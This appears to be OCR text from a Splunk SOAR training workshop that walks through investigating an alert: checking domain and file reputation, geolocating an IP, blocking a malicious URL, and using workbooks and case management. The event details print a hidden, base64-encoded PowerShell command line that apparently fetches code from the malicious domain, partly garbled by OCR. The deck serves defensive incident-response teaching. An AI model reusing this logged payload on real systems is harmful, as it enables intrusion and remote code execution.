
Click!

Investigating the Event – Geolocate IP




Investigating the Event – Geolocate IP

The MaxMind widget requires a Google Maps API key to render a map - since we don't have one, this is a perfect example to highlight the ability to review the JSON under the hood.



Investigating the Event – Geolocate IP



Investigating the Event – Geolocate IP



```
- ActionResult ...
  - [0] {5}
    - data [1]
      - [0] {5}
        latitude 55.7386
        longitude 37.6068
        country_name: Russia
        continent_name: Europe
        country_iso_code: RU
      status: success
      message: Country: Russia
    - summary {1}
      country: Russia
```



- Check the domain reputation
- Look up the domain
- Check the file reputation
- Geolocate the IP
- Block the URL

Checkpoint!

So, where are we now?

We know that the domain is considered malicious by VirusTotal

The IP address of the server is located in Russia

Our file hash is not malicious

At this point we want to start taking action to start containing this incident

Is there anything else that we may be able to learn based on the assets we have available to us?

Investigating the Event – Blocking the URL

The screenshot shows the Splunk interface for investigating a threat event. The top navigation bar includes 'events MEDIUM TLPAMBER ID: 2 Tenant: Tenant 1' and various tabs like 'Summary' and 'Analyst'. The main pane displays 'Threat Activity Detected' with a timeline of recent events:

- admin Today at 7:26 am: Event reassigned to 'user001-splk' (id: 2)
- user001-splk | Alice Bluebird an hour ago: user initiated domain reputation action (VirusTotal Dev)
 - domain = fpetaardella.band
 - Downloaded samples: 14, Detected urls: 30, Communicating samples: 13
- user001-splk | Alice Bluebird 21 minutes ago: user initiated lookup domain action (ThreatMiner)
 - domain = fpetaardella.band
 - Ip: 185.43.4.11, First seen: 2019-06-26 02:30:29, Last seen: 2017-02-13 10:29:55
- user001-splk | Alice Bluebird 7 minutes ago: user initiated file reputation action (VirusTotal Dev)
 - hash = 7C9F42D82849DAFC25EF972EA24EE042FB2...
 - Positives: 0, Total scans: 66
- user001-splk | Alice Bluebird 7 minutes ago: user initiated geolocate ip action (MaxMind)
 - ip = 185.43.4.11
 - Country: Russia

The 'Artifacts' tab is selected, showing details for a file hash: 7C9F42D82849DAFC25EF972EA24EE042FB2F399D. A large pink arrow points upwards from the bottom right towards the VirusTotal widget.

VirusTotal Widget:

Results	Hash	Detections	Scanners
0%	7C9F42D82849DAFC25EF972EA24EE042FB2...	0	0
DETECTION RATIO			
1	1	0	
Queried	Found	Detected	

ThreatMiner logo and text: ThreatMiner Data Mining for Threat Intelligence

Investigating the Event – Blocking the URL

Hover your mouse to the right of destinationDnsDomain and click Copy

Details	
CommandLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll
ParentCommandLine	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -enc W1JlZl0uQXNTRW1iTFlkuR2V0VFlQRSGnU3lzdGVtLk1hbmrFnZW1lbmQuQXV0b21hdGvbi5BbXNpVXRpbHMnKXw/eyRffXwleyRfLkdIVEZJZUkkKCdhbxNpSW5pdEZhaxWxIZCcsJ05vbIB1YmxpYyxTdGF0aWMnKS5TRXRWYUxRSgkbIVMbCwkVFjRSI901tTWXN0Zw0uTkVOlINFUnZJQ0VQT0luE1BbmFnRVJd0jpFWFBFY3QxMDBDb250aU51ZT0w0yR3Qz10RVct2JqRUN0lFNZc1RTS50ZVQuV0ViQ2xpRW50OyR1PSdNb3ppbGxhLzUuMCAoV2luZG93cyBOVCA2LjE7IfdPVzY00yBUcmIkZW50LzcuMDsgnY6MTxEuMCkgbGrZSBHZWNrbcy7W1N5c3Rls560ZXQuU2VydmljZVBvaW50TWFuYyWdlcl060lNlcnZlckNlcnPzmljYXRIVmFsWRhdGlvbkNhbGxiYWNrID0geyR0cnVlfTskd2MuSGVbzGVSUy5BZEQoJ1VzZXltQWdlbnQnLCR1KtskV0MuUHJveHk9W1N5U1RFbS50ZXQuV2VCUKVRWVTdF060kRFZkF1bFRXZUJ0cm94WTskV2MuUFJPeHkuQ1JIRGV0dElhbFMgPSBbU3lzdEvTLk5FdC5DckVkRW50aWFMQ2FjSGVd0jpeEZUBdUx0TmV0V09Sa0NSRURltnRJQWx0yRLPVtTeXNORW0uVGv4dc5FbmNPReIuz1060kFTQ0JLkdIVeJ5VGVTKccz0Dky0DhIZGQ30GU42WEyZju00TQ2ZDMyMDliMTZi0CcpOyRSPXskRCwkSz0kQVJnczskUz0wLi4yNTU7MC4uMjU1fcV7Je09KCRKKyRTWyRfxSks1skxyUkSy5Db3V0dF0pJTI1NjskU1skX10sJFnBjEpdPSRTWyrKXSwkU1skX119OyRefCV7JEk9KCRJKzEpJt1NjskSD0oJegrJFnBjEldksUyNTY7JFnBjEldLCRTWyrIXT0kU1skSF0sjFNBjEldoyRflUJ4T1lkU1soJFnBjEldKyRTWyrIXSkMjU2XX190yR3y5ZWFkRVJzLkFEZCgiQ29va2lliwiic2Vzc2Vbj1scnRSEtrQTZJTDVoL2Q4RWtrNIFzeHIQdms9lik7JHNlcj0naHR0chM6Ly9mcGV0cmFhcmRlbGxhLmhbmQ6NDQzJzskdD0nL2FkbWluL2dldC5waHAn0yREQVRBPSRXQy5Eb1dOTG9hRERBVEoJFNFUiskVck7JGIWPSREQXRhWzAuLjNd0yREYXRBPsrkQVRhWzQuLiREYVRhLmxFTkdUaF07LUpvSU5bQ0hhcltdXSmglCRSlCrkYVrhICgkSVYrJEspKxxJRVg=
ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
cmdLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll
destinationDnsDomain	fpteraardella.band ▾
dvc_asset_tag	windows
fileHashSha1	7C9F42D82849DAFC25EF972EA24EE042FB2F399D ▾
signature	Process Create
sourceDnsDomain	wrk-btun.frothly.local ▾
sourceUserName	FROTHLY\billy.tun ▾
user_identity_tag	americas

in data into doing'

Investigating the Event – Blocking the URL

The screenshot shows the Splunk interface for investigating a threat activity. The event details panel is open, showing a single event named "Threat Activity Detected". The event was created by "Alice Bluebird" on March 12th, 2019, at 1:54 am. The event details include:

- Name:** Threat Activity Detected
- Label:** event
- Type:** N/A
- Source ID:** 37e51842-9ff0-45b1-91b7-98056e5704ed
- Severity:** Low
- Start Time:** Mar 12th 2019 at 1:54 am

The "Details" section provides command-line information:

```

CommandLine: C:\Windows\system32\ftp.exe -i -s:winsys64.dll
ParentCommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoProfile -ExecutionPolicy Bypass -Command & WMnK5STRXRRWYUxVRSgkVbMbcwkvfjRSI901TWXN0ZW0uTKV0LINFUnZJQ0VQTOlUVE1BbmFrRVJdJpFWFBFY3QxMDBDb250aU51ZT0w
OyR3Qz10RvcTzJqRUN0lFNzC1RTSS0ZVQuvOVQ2xpRW500yR1PSdnB3ppbGxhzuUmCAoV2luZG93cy80VC2LJE7fdpVzYD0yUlcmlkZW50
LzcubMDsgonY5MTEuMcKgbGlzSBHZWRbyc7W1NSc3Rlsb50ZXQuU2ydmjVzBvaW507TWFuVzWdlc060lNlcnZlckhllcnRp2mJyXrVlmFsaWRh
GvblkNhbgXyWnrl0geyR0cnflTsksd2MuSGVBZGVsUy58ZEqoJ1VzXltQWdlbnOnLCKtskV0MuUH.vhK9W1N5U1Rfbss50ZXQuV2CUkVRV
WV7df060kRFZkf1frXZUJ0cm94WtSkV2MuUFPe-lkuQ1JIRGVdElhbMfpS8bU3zEVLLk5FdC5DckvFkRW50aWF-MQ2FjSGVd0jeZUZbdUx
0TmV0V09Sa0NSRURITnRJQWx2yRLPVfTeXN0RW0uVGv4dc5FbmNPRLuZ1060kFTQ0UlkdlvEJ5VGvTKCz0Dky0hIzGQ30GU4ZWeYzjU00
TQ22DMyM0lMTZjOCcpOyRSPxskCwkdSz0kQVJncskszUz0wLj4yNTU7MC4uMjU1fcV7Je9jKCRKyRTWyrFxSkstS1skxyUksy50b3V0dP0pTT1N
jskU1skX10sJFnBjEpdPSRTWyRKXSwkU1skX1190yREFCv7Jk9jKCRjk2EpjTT1NskSD00ojEgrJFnBjEldlCRTWyrIXT0kU1s
kSF0sJFnBjEldyRfLU4T1kU1soJFnBjEldyRfWxRixSkMjU2XX190yLj4y5iZWFkRVJzLKFZCgjQ29wa2llwiic2Vzc2lbj1scnRSSErQTZJTDv
L2Q4RWrtrNfzeHlQdms9lIk7JHNlci0naHR0cHMsLy9mcGV0cmFhcmRbGxLmJhbmQ6ND0zJzskdD0nL2fkbluL2ldC5wAHAnOyREQRVPBPSRx
Qy5eb1d0T9ghRERBVfEoJNFfUskV0k7JGIWPSREOXRhWzAuljN0oREYXRBPSPRk0V/RhWzQulREYVRhlmxfTkduJaF07LUpvSU5bQ0hhcltdSg
mlCRScRkVWhCgkSVrJEspXxxJRVg=

```


The left sidebar shows recent activity logs for various users and actions, such as domain reputation and file reputation checks.

Investigating the Event – Blocking the URL

The screenshot shows the 'Run Action' interface in Splunk. At the top, there are tabs: 'Run Action', 'By Type' (which is selected and highlighted in blue), 'By App', and 'Task'. Below the tabs, there is a search bar labeled 'Action Name' with the placeholder 'Name this action' and a 'Schedule' button. The main area is titled 'Action Types' and contains four buttons: 'investigate' (selected and highlighted in pink), 'correct', 'contain', and 'generic'. To the right of these buttons is a dropdown menu labeled 'Asset Types'. A pink box highlights the 'Action Types' section. A callout bubble with a pink border and arrow points from the bottom right towards the note. The note contains the text: 'Note: Additional filters for searching actions'. On the left side of the interface, there is a sidebar with a search bar labeled 'Search actions...' and a list of actions: 'allow url', 'block url', 'detonate file', 'detonate url', 'disallow url', 'domain reputation', 'file reputation', 'geolocate ip', 'get file', and 'get file info'. At the bottom right of the interface are 'CANCEL' and 'LAUNCH' buttons. The Splunk logo and tagline 'turn data into doing' are at the bottom right.

Note: Additional filters for searching actions

Investigating the Event – Blocking the URL



Investigating the Event – Blocking the URL

Run Action By Type By App Task

Action Name: user initiated block url action Schedule

< block url

Search assets...


blue coat Configuring Configure block url on blue coat
Using App: Blue Coat Dev

url: fpteraardella.band

Paste the domain that was copied earlier here

ADD ANOTHER DELETE SAVE

CANCEL LAUNCH



splunk > turn data into doing

Investigating the Event – Blocking the URL

The screenshot shows the Splunk 'Run Action' interface. At the top, there are tabs: 'Run Action', 'By Type' (which is selected), 'By App', and 'Task'. Below the tabs, the 'Action Name' is set to 'user initiated block url action'. There is a 'Schedule' button. The main area is titled '< block url' and shows a configuration for 'blue coat'. The configuration details are: 'Configure block url on blue coat' using 'Using App: Blue Coat Dev'. A text input field contains the URL 'http://fpetraardella.band'. Below the input field are buttons for 'ADD ANOTHER', 'DELETE', and 'SAVE'. A callout bubble labeled 'Click!' points to the 'LAUNCH' button at the bottom right. A pink callout box labeled '1' points to the URL input field. Another pink callout box labeled '2' points to the 'LAUNCH' button.

1

Because this action requires
a URL we need to add
'http://' to the domain

2

Click!

LAUNCH

Investigating the Event – Blocking the URL



splunk > turn data into doing®



- Check the domain reputation
- Look up the domain
- Check the file reputation
- Geolocate the IP
- Block the URL

Command Line Interface

Execute Actions, Playbooks and more via the keyboard

- Splunk SOAR includes a Command Line Interface (CLI) available from the *nix shell or via the comments field of the activity panel for an event or case
- This is provided by the PhBot CLI interpreter and supports a number of functions:
 - Run an action – “/action”
 - Run a playbook – “ /playbook”
 - Add a note to a container – “/note”
 - Update or edit a container - “/set”
 - Get datapath information for use with other actions – “/inspect”

Command Line Interface

Using the CLI within the SOAR WebUI

- When using the CLI in the UI, actions can be performed against cases or events or you can define ad-hoc values such as IP addresses
- A slash '/' is used to execute a command and supports autocomplete, CLI has history
- The format of an action command is as follows:

```
/action <action_name> <app> <req arguments> <--asset asset_name> <--opt arguments >
```

```
/action geolocate_ip "MaxMind" 1.1.1.1
```

```
/action geolocate_ip <action_name> [app]  
<required parameters> [-asset asset] [-optional  
parameters]
```

```
/action  
Run an individual action
```

```
/note  
Create a note
```

```
/set  
Edit a container attribute
```

```
/playbook  
Run a playbook
```

```
/inspect
```

```
/
```

```
detonate_url  
disallow_url  
domain_reputation  
file_reputation  
geolocate_ip
```

```
get_file  
get_report
```

```
/action <action_name> [app] <required  
parameters> [-asset asset] [-optional parameters]
```

Command Line Interface

Using the CLI within the SOAR WebUI

A screenshot of the SOAR WebUI interface. On the left, there's a dark panel titled "Alice Bluebird" with a timestamp "a few seconds ago". It shows a command entered: "/action geolocate_ip "MaxMind" 1.1.1.1". Below this, under "CLI initiated geolocate ip", it says "MaxMind" and provides details: "ip = 1.1.1.1" and "City: Research, State: VIC, Country: Australia". At the bottom of this panel is a command box containing: "/action geolocate_ip "MaxMind" {ip} [-asset asset]". A pink callout box with a black background and white text "Command Line Interface in Event/Case Workflow" points from the right towards this panel. On the right side of the interface, there's a timeline view showing a list of activities and events, with a pink box at the bottom containing the placeholder text "Enter comment or '/' to invoke command".

A screenshot of the SOAR WebUI Timeline view. The title bar says "Threat Activity Detected". The timeline shows a series of events for "Alice Bluebird" from yesterday. One event is highlighted with a pink box and labeled "Activity Started". The timeline also includes sections for "Events", "Workbooks", "Guidance", "Timeline", and "Artifacts". A pink box at the bottom contains the placeholder text "Enter comment or '/' to invoke command".

BREAK TIME!



splunk > turn data into doing®



Workbooks & Case Management

splunk® turn data into doing™

Workbooks (or case templates)

Process guidance for analysts to follow when triaging security incidents

- **Workbooks** can contain multiple **phases**, with each phase defining a set of **tasks**
- Phases describe different **stages** of the overall process i.e **enrichment** or **containment**
- **Tasks** can refer to **manual** and/or **automated actions/playbooks**

Self-Replicating Malware

This case template outlines a response to a potential infection by self-replicating malware (malware that propagates itself without human interaction). While there is much overlap between the response necessary for self-replicating malware and the response to any other malware, the ability to propagate from one system to the next automatically does add the potential for faster and more thorough infection of enterprise systems. Often the infection mechanism is a particular network service or shared resource, so an appropriate r...

More

Preparation Phase SLA: -

Phase

TASK NAME	SLA	ACTIONS	PLAYBOOKS	OWNER
▶ Define team members	4	1		
▶ Check analysis tools	3			
▶ Acquire architecture map	3			
▶ Acquire asset inventory	1			
▶ Continuous monitoring	3			

Tasks

Default

Workbooks	
Select a default workbook	
NIST 800-61	
<input type="button" value="Search Workbooks"/>	
ID	NAME
3	Account Compromise
4	Data Breach
5	Network Indicator Enrichment
1	NIST 800-61 <i>default</i>
2	Response Template 1
9	Risk Investigation
10	Risk Response
6	Self-Replicating Malware
7	Suspicious Email
8	Vulnerability Disclosure

Workbooks (or case templates)

Process guidance for analysts to follow when triaging security incidents

- Tasks can be assigned **manually** or **automatically** to specific **roles** (teams) or **analysts**
- Workbooks include the ability to specify **SLA's** for phases and tasks for **performance reporting**
- Splunk SOAR has a library of **predefined workbooks** based on industry standards such as NIST
- Workbooks are a great way to **define a process** before you build a **playbook for automation**

Network Indicator Enrichment

Gather and analyze contextual information about URLs, hostnames, top level domain names, IP addresses, TLS certificates, and MAC addresses. These network indicators can be involved in security investigations of all types, so this workbook is meant to be added as a modular component into an event or case that may have other more specific phases and tasks. For instance, when investigating an account compromise, this workbook may be used during the investigation phase to rule out false positives and inform decisions a...

[More](#) [EDIT](#)

Network Indicator Enrichment

Phase SLA: -

TASK NAME	SLA	ACTIONS	PLAYBOOKS	OWNER
Enrich URLs	5	2		

Gather reputation and behavioral information about a suspicious URL. Automated actions may include querying threat intelligence databases, dynamic profiling of the URL and the associated redirects, or checking the categorization of a URL in a proxy or other safe browsing tool. Manual actions may include checking for typosquatting/brandjacking, evaluating the appropriateness of the URL given the context in which it was detected, or manually investigating the site from a sandboxed environment. Additionally it might be appropriate to simply ask the user if they can explain why the URL was accessed. Outputs from this task could be used to pivot to investigation of underlying or associated domain names, other URLs, TLS certificates, IP addresses, or specific behaviors associated with the website such as Javascript execution patterns or downloaded files.

Actions: [url reputation](#) [detonate url](#) [lookup url](#) [run query](#) [ask question](#)

Playbooks: [simple_network_enrichment](#) [symantec_proxysg_unblock_request](#)

7 2

Actions & Playbooks

Case Management

Cases act as a tool to organize information from multiple events in Splunk SOAR

- Promoting an event to a case requires a **workbook** to be assigned to the case
- A case can be used to associate **multiple related events**
- Case management with workbooks enables **multiple analysts/teams** to more **effectively collaborate**
- Case management enables Splunk SOAR to be used to ensure **correct process** and fulfill **auditing & incident reporting** requirements

The screenshot shows the Splunk SOAR interface with the following details:

- Header:** splunk> SOAR, INVESTIGATION, Non-production use license, soar-hands-on version 5.2.1.78411, Alice Bluebird
- Event Details:** events MEDIUM TLP:AMBER ID: 13 Tenant: Tenant 1 Suspicious Office Document
- Owner:** Alice Bluebird
- Status:** New
- View:** Summary, Analyst (highlighted with a pink box)
- Buttons:** ... (dropdown), < >
- Timeline Tab:** Timeline (selected), Artifacts, Evidence, Files, Approvals, Reports
- Recent Activity:** Recent Activity
- Actions:** User: All, Actions (2), Comments, Notes, Playbooks (1), Artifacts (1), Add, +, -, X, Edit, More

A pink callout box with the text "Promote to Case (don't click yet)" points to the "Analyst" button in the top navigation bar.



